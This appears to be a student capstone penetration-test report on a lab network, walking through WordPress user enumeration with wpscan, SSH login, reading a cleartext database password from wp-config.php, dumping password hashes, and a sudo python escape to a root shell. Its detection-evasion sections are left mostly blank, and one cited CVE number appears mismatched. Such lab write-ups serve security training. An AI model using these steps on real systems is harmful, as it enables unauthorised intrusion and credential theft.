Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detection

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.0.1/254
Netmask: **255.255.255.0**
Gateway: **192.168.1.1**

Machines
IPv4: **192.168.1.1**
OS: **Windows**
Hostname:
ML-RefVM-684427

IPv4: **192.168.1.100**
OS: **Linux**
Hostname: **ELK**

IPv4: **192.168.1.105**
OS: **Linux**
Hostname: **Capstone**

IPv4: **192.168.1.90**
OS: **Linux**
Hostname: **Kali**

IPv4: **192.168.1.110**
OS: **Linux**
Hostname: **Target 1**

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress enumeration	Enumerating the Wordpress site showed userIDs	Access to userIDs gives an attacker leverage to SSH into the server
Port 22 Open	User’s poor password allows attacker to guess and SSH into server via open port 22	Attacker is now inside the server
MySQL config file accessible from account with lower privileges	MySQL config file contained database name, userID, and password, allowing pentesters to log into DB	Able to acquire account userIDs and password hashes to log in as additional user with sudo privileges
Privilege escalation via python (CVE-2006-0151)	Sudo privileges to run python scripts, escalating to root	Root access allows users to access all files, directories, and commands on server

Exploits Used

Exploitation: [Wordpress Enumeration]

Summarize the following:


- How did you exploit the vulnerability?

  wpscan --url 192.168.1.110 --enumerate u

- What did the exploit achieve?

  This exploit enumerated the list of usernames on the wordpress server.

- Include a screenshot or command output illustrating the exploit.



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: [Port 22 Open]

Summarize the following:

- How did you exploit the vulnerability?


  sudo nmap -sV 192.168.1.110 and WPScan gave username and potential pw

  ssh michael@192.168.1.110


- What did the exploit achieve?

  Granted access directly to Michael’s machine, which allowed access to mysql tables containing usernames and hashed passwords

- Include a screenshot or command output illustrating the exploit.



```
root@Kali:~/Desktop# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```



```
Last login: Thu Mar  4 0
michael@target1:~$ █
```

Exploitation: [Mysql Config File Accessible from Low-Privilege Account]

Summarize the following:


- How did you exploit the vulnerability?

  SSH’d into Michael’s machine and wp-config.php was in /var/www/html

- What did the exploit achieve?


  Clear text db username and password from config file was used to login to steal hash information for steven’s account

- Include a screenshot or command output illustrating the exploit.



```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



```
mysql> select user_login, user_pass from wp_users into outfile "/wp_hashes.txt";
```

Exploitation: [Sudo Privileges on User Account]

Summarize the following:


- How did you exploit the vulnerability?

  SSH’d into Steven’s machine


  Once in, we used “sudo -l” and noticed misconfigured settings for python

- What did the exploit achieve?

  We were able to use Python to escape in a root shell effectively taking over the box



```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python
Python 2.7.9 (default, Sep 14 2019, 20:00:08)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@target1:/home/steven# ls
root@target1:/home/steven# locate flag*
root@target1:/home/steven# locate flag
```



```
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
root@target1:/home/steven# █
```

Avoiding Detection

Stealth Exploitation of [ ]

Monitoring Overview

- Which alerts detect this exploit?
- Which metrics do they measure?
- Which thresholds do they fire at?

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of [Poor Wordpress Login Security]

Monitoring Overview

- Which alerts detect this exploit?
- Which metrics do they measure?
- Which thresholds do they fire at?

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of [SSH Port 22 Open]

Monitoring Overview

- Which alerts detect this exploit? CPU Usage, Port 22 Entry, Time-based entry
- Which metrics do they measure?
- Which thresholds do they fire at?

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.

